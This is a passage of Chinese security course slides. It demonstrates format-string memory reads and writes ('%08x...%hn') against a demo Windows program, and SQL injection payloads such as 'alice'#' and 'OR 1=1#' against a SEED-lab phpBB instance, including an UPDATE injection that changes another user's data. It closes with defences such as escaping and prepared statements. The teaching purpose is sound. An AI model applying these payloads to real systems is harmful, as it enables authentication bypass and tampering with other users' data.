- 第4个格式化参数对应的是int_input，故输入的字符串为"**%08x.%08x.%08x.%s**"。

Please enter a string:

%08x.%08x.%08x.%s

00003435.00007879.00005657.**54**

- 字符串“54”的十六进制值就是0x3435，也就是变量A的值。

12.3.3 改写指定内存地址单元的值

- 在Linux环境下可以综合利用%m.n的格式和%n的特性修改指定内存地址单元的值，在Windows环境下也可以使用类似的方法。然而，**格式参数%n本质上是不安全的，故默认状态下Windows的C编译器禁止%n的使用**，在格式串中使用%n将引发异常。
- 为了支持%n格式，必须在程序中**用函数_set_printf_count_output使能%n格式**。
- 修改vul_formatstr.c的main函数，在其中增加语句**_set_printf_count_output(1)**，见**vul_wfmt.c**。

```
void main(int argc, char * argv[])  
{  
    _set_printf_count_output( 1 );  
    formatstr_vul();  
}
```

改写变量B的值

- 假设要改写变量B的值为**0xcdef**，则首先输入B的地址0x12fb68=1244008，
- 然后输入格式串%08x.%08x.%52701x%**hn**
- (0xcdef - 2*9 = 52719 - 18 = **52701**)。运行结果如下：

cl /GS- ..\vul_wfmt.c

vul_wfmt.exe

&A=0x12fb60 &B=0x12fb68 C=0x12fb64.

A=0x3435 B=0x5657 C=0x7879.

Please enter a integer:

1244008

Please enter a string:

%08x.%08x.%52701x%hn

New values A=0x3435 B=**0xcdef** C=0x7879.

%08x.%08x.%52701x%n
也可以

- 这样就把B的值改成了**0xcdef**

利用Windows系统的格式化字符串漏洞，改写大于0x4fffffff的值较困难

- 如果改写的值超过了某个最大值（与系统有关，比如0x4fffffff），进程运行很慢或改写的结果不正确，这时要用两次%hn才能完成。然而，由于Windows下的scanf用格式“%s”输入字符串时不支持0x80以上的值的输入，且在数值0x00之后的字符也被丢弃，即使通过文件重定向到可执行程序的方法也不可行，因此12.2.4所述的在格式串中包含任意地址的方法无法实现。
- 出于同样的原因，也无法把包含任意地址的格式串通过Windows的命令行参数输入到进程中。
- 要用两次%hn成功改写大于0xffff的值，攻击者必须控制3个内存地址，也就是存在3条scanf("%u", &addr)语句，这实际上是很少出现的。
- Windows系统下的格式化字符串漏洞与编译器的版本有关，实验表明，用VS 2017编译出来的例子程序不存在格式化字符串漏洞。因此，从应用软件的安全性考虑，应该使用最新的编译器。

12.4 SQL注入

- SQL注入是Web应用最常见的攻击方式之一。
- 本节以Linux 系统下的一个开源Web应用phpBB为例，说明SQL注入攻击的几种常用方法。
- 本节的实例改编自开源项目SEED的实验SQL Injection Attack Lab
请参考<http://www.cis.syr.edu/~wedu/seed/index.html> (注： 2016年)
2022年12月SEED链接： <https://seedsecuritylabs.org/>

12.4.1 环境配置

- 用VirtualBox导入并运行随书光盘中的**SEEDUbuntu9-RAW.ova**（睿客网下载：<https://rec.ustc.edu.cn/share/4ae29080-5d41-11ec-8703-19f6d580b14e>密码：fobg）虚拟机。
- 实验需用到Firefox浏览器、apache服务器、PHP应用程序及改编后的phpBB应用均已经预先配置好了(帐户/口令：seed/dees)。
- 配置实验环境：
 - (1) 开启apache服务
 - 运行命令：**sudo service apache2 start**
 - (2) 关闭PHP自带防范SQL注入机制
 - 为了防止SQL注入攻击，apache服务器已经具有了过滤机制，并且默认是打开的。为了使实验成功，需要关闭该机制。
 - 用gedit编辑/etc/php5/apache2/php.ini，找到代码行 **magic_quotes_gpc = On**，将其改为**Off**并用命令**sudo service apache2 restart**重启apache服务。

12.4.2 利用SELECT语句的SQL注入攻击

SELECT语句

- 常用于从数据库中提取指定条件的信息，条件由WHERE子句给出。由于SQL语句中的字符串用一对单引号“'”标识其开始和结束，而井号“#”之后的字符串被认为是**注释**。在输入的字符串中使用**单引号和井号**就有可能改变SQL语句的语义，从而绕过Web应用的访问控制机制。


SQL注入原理

- 当需要用户输入来构造动态SELECT语句时，结合SELECT语句的构造规则，**非法使用单引号和注释符号，改变SQL语句的语义。**

SQL注入原理

- WHERE子句“**WHERE user_name='\$user_input' AND**”中的**潜在安全问题**:
 - 其中的变量\$user_input由用户从Web表单输入。如果用户输入的内容为“Alice’#”，则WHERE子句被解释为“WHERE user_name='Alice'#' AND
 - **由于#后面的内容是注释，故数据库管理系统执行的WHERE子句是 “WHERE user_name='Alice'”**，这样一来用户只需要输入正确的用户名就可以使该WHERE子句为“真”，从而屏蔽了其他条件的判定。
- **更危险的情况：**
 - 如果用户输入的内容为“Alice' OR 1=1#”，则有的数据库管理系统执行的WHERE子句是“WHERE user_name='Alice' OR 1=1”，而“OR 1=1”永远成功，也就是说，攻击者不需要了解目标系统的任何信息就可以登录系统。

- 实例：
- 打开firefox浏览器，在地址栏中输入http://www.sqllabmysqlphpbb.com，进入应用程序phpBB2的登录界面。
- 用户从登录界面输入用户名和密码，如图所示。



攻击者输入的用户名为 **alice'#**，可实现攻击

- 登录源代码对应的文件为


/var/www/SQL/SQLLabMysqlPhpbb/login.php, 验证用户名和密码的SQL语句为:

```
$sql_checkpasswd = "SELECT user_id, username, user_password, user_active,  
user_level, user_login_tries, user_last_login_try  
FROM " . USERS_TABLE . "  
WHERE username = '" . $username . "'" . " AND user_password = '" . md5($password).  
"'" ;
```

if (found one record)

then { allow the user to login }

- 用户输入的用户名保存在变量 **\$username** 中，密码保存在变量 **\$password** 中。帐户数据库中有三个用户alice、ted和peter, 密码与用户名相同。
- 如果攻击者输入的用户名为“**alice'#**”，密码为任意字符串，如下图所示：



- 则攻击者虽然不知道密码，他依然可以进入系统。
 - 这是因为**通过单引号和注释符号的作用**，提交后的SQL语句变为：

```
SELECT user_id, username, user_password, user_active, user_level, user_login_tries,
user_last_login_try FROM phpbb_users WHERE username = 'alice' # AND user_password =
'' . md5($password). "";
```


- #号之后的代码都被注释。Mysql数据库管理系统执行的是如下SQL语句：
- ```
SELECT user_id, username, user_password, user_active, user_level,
user_login_tries, user_last_login_try FROM phpbb_users WHERE username =
'alice'
```
- 故只要输入合法的用户名，就可成功登录，从而得以绕过访问控制机制。

## 12.4.3 利用UPDATE语句的SQL注入攻击


- UPDATE语句用于更改符合条件的信息，条件由WHERE子句给出。
- 在phpBB2平台上，用户通过填写表单更改个人信息(profile)，用户填入的信息通过SQL语句UPDATE完成数据库的更新。这部分的功能由includes/usercp\_register.php实现，在代码中存在SQL注入漏洞，我们的目标是利用这个漏洞，完成SQL注入攻击。
- 查看usrcp\_resister.php中的update代码部分：

```
$sql = "UPDATE " . USERS_TABLE . " SET " . $username_sql . $passwd_sql .
"user_email = " . $email . "', user_icq = "' . .str_replace("\", \"\", $icq) .
"',
```
- 从以上代码可以看到，代码对输入的字符串采用了过滤函数str\_replace("\", \"\", \$location)，但仅仅是对字符串中的转义符“\”进行了引号的替换，而**并没有处理注释符号“#”**。利用这个漏洞，可以对其进行SQL注入攻击。


- 我们的任务是更改其他用户的个人信息（不知其密码）。
- 例如，以alice登录，修改admin的个人信息，包括密码。以用户名alice，密码alice登录，点击Profile Link：



- 选择某个输入框输入[string'#]'的形式，利用#注释后面的sql语言，特别是语句 WHERE user\_id = \$user\_id; 当注释掉该语句之后，update语句会将信息更新到表phpbb\_users中的每一个用户。
- 以修改邮箱为例，以用户alice登录，在修改之前用户alice的默认邮箱为alice@seed.com. 另一个用户admin的默认邮箱为admin@seed.com。修改之后admin的邮箱变为alice@seed.com。



alice进行SQL注入攻击之后， admin的邮箱变为alice@seed.com



**phpBB on MySQL4**  
This is the phpBB2 forum with SQL Injection vulnerability

[FAQ](#) [Search](#) [Memberlist](#) [Usergroups](#)  
[Profile](#) [You have no new messages](#) [Log out \[ admin \]](#)

phpBB on MySQL4 Forum Index

Registration Information

Items marked with a \* are required unless stated otherwise.

Username: \*  
E-mail address: \*  
Current password: \*  
You must confirm your current password if you wish to change it or alter your e-mail address  
New password: \*  
You only need to supply a password if you want to change it  
Confirm password: \*  
You only need to confirm your password if you changed it above

admin

alice@seed.com

## 12.4.4 防范SQL注入攻击的技术

- SQL注入漏洞存在的原因是SQL语句被分割于代码中。
- PHP程序可以分为代码和数据，**当SQL语句被发送至数据库时，代码和数据部分分界不清楚**，只由一些特定的符号（比如',\$）以及关键字(FROM、WHERE)等匹配规则判断SQL语句的合法性。
- 下列几种方案可避免SQL注入攻击。

## (1) 屏蔽特殊字符—magic\_quotes\_gpc

- 观察语句username='\$username'，利用单引号'将变量\$username与代码部分分开，若\$username中包含单引号，\$username的一部分将被分在代码内。
- PHP提供在单引号、双引号、转义符以及空字符前自动添加转义符的机制，该机制在php5.3.0之后默认为on，使用者也可在/etc/php5/apache2/php.ini中修改magic\_quotes\_gpc=on将其打开。修改之后，需要重启apache服务(sudo service apache2 restart)。
- 当magic\_quotes\_gpc为on之后，会在“'”号之前加入转义符“\”，从而**使用户输入中的“'”无法成为sql语句的一部分**。该机制有利于防范SQL注入攻击，不利的是：需要对字符串的每个字符进行扫描处理，因而影响了性能，且导致一些字符被强制转义。



## (2) 屏蔽特殊字符—addslashes()

- PHP 的函数 addslashes() 可以实现与 magic\_quote\_gpc 相似的功能，观察 /var/www/SQL/SQLLabMysqlPhpbb 中的 common.php，它也被 login.php 包含，当 login.php 被执行时 common.php 也将被执行。
- 观察 common.php，其中第 102 行--163 行的代码对用户的输入进行了验证，用 addslashes() 对特殊字符进行了处理：

```
if(!get_magic_quotes_gpc() and FALSE)
{

}
```

- 去掉 if( !get\_magic\_quotes\_gpc() **and FALSE**) 中的 **and FALSE** 后将启用输入验证的功能，则 12.4.2 和 12.4.3 的攻击将无效，这是因为“#”被替换为“\#”，从而无法截断#后面的字符串，也就无法改变原SQL语句的语义。

### (3) 屏蔽特殊字符—mysql\_real\_escape\_string

- MySQL提供特殊字符处理函数`mysql_real_escape_string()`，将对 `\x00`, `\n`, `\r`, `\`, `'`, `"`和`\x1A`进行转义处理。
- 在 Login.php 中 `$sql = "SELECT user_id, username.....WHERE username = ' . $username . '";` 添加代码：`$username = mysql_real_escape_string($username);`
- 在输入框中输入alice '#，则提交的sql语句为：
- `SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try FROM phpbb_users WHERE username = 'alice\''`
- 同样无法改变原SQL语句的语义，从而防止了SQL注入攻击。

## (4) Prepare Statement—预处理语句

- 解决SQL注入攻击的更通用的方法是**将SQL语句的数据与代码部分分离**，观察下述代码：

```
$db = new mysqli("localhost", "user", "pass", "db");
$stmt = $db->prepare("SELECT * FROM users WHERE name=? AND age=?");
$stmt->bind_param("si", $user, $age);
$stmt->execute();
```

- MySQL提供Prepare Statement（预处理）机制，将SQL语句分为两个部分，首先，是不包含数据信息的SQL语句，称为prepare step，然后使用bind\_param()将数据部分按照参数列表放入SQL语句中。
- 可使用预处理机制修改包含SQL注入漏洞的login.php。

谢谢！